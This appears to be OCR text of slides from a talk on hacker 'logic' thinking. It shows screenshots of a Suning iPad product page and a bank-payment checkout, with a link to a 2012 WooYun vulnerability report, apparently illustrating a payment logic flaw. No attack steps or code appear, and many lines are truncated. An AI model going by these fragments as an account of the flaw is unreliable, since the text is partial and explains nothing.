
對駭客不了解

駭客想的和你不一樣




I see your security, and raise you logic...

I see your security, and raise you logic...



There is always a WAY



http://www.suning.com/emall/prd_10052_10051_-7_1116164_.html

整机 > 平板电脑 > IPAD笔记本 MC769CH/A (BLACK)

IPAD笔记本 MC769CH/A (BLACK) (16G 9.7英寸 W

上阵，苏宁易购全品奥运活动"的返券，其余活动均不

易购价： ¥ 2866.00

评分： ★★★★☆ （共有 1834 条评价）

送至： 上海市（现货 ） 12:00前下单，预计半日内到

颜色：

规格： 16G 16G+3G功能 32G 32G+3G

您已选择： "黑色""16G"


我要买： − 1 +

帮客服务： □ 家庭版98元 □ 包年套装128元

电子贺卡： □ 定制个性化贺卡

丁玲明-招商银行-上海 什么是一键购

http://www.wooyun.org/bugs/wooyun-2012-010561



付款方式： 网银支付 招商银行

支付：2866.00元

支付反馈

温馨提醒：支付成功后订单状态可能会延迟更新，可稍后查看

请在新开网银页面完成付款后选择：

付款成功： 支付详情

支付失败： 查看支付帮助 返回重新选择付款方式

付款常见问题


1. 问：网银支付支持哪些银行？
答：您好！网银支付可以选择个人网上银行（支持中国银行、建设银行、
行、招商银行、农业银行、建设银行、浦发银行、交通银行、光大银行、

2. 问：网银支付还需要将银行卡开通网上银行功能么？
答：您好！您如果通过选定网上银行则需要开通网银。

3. 问：我银行选择错了，支付的时候还能改吗？
答：您好！您

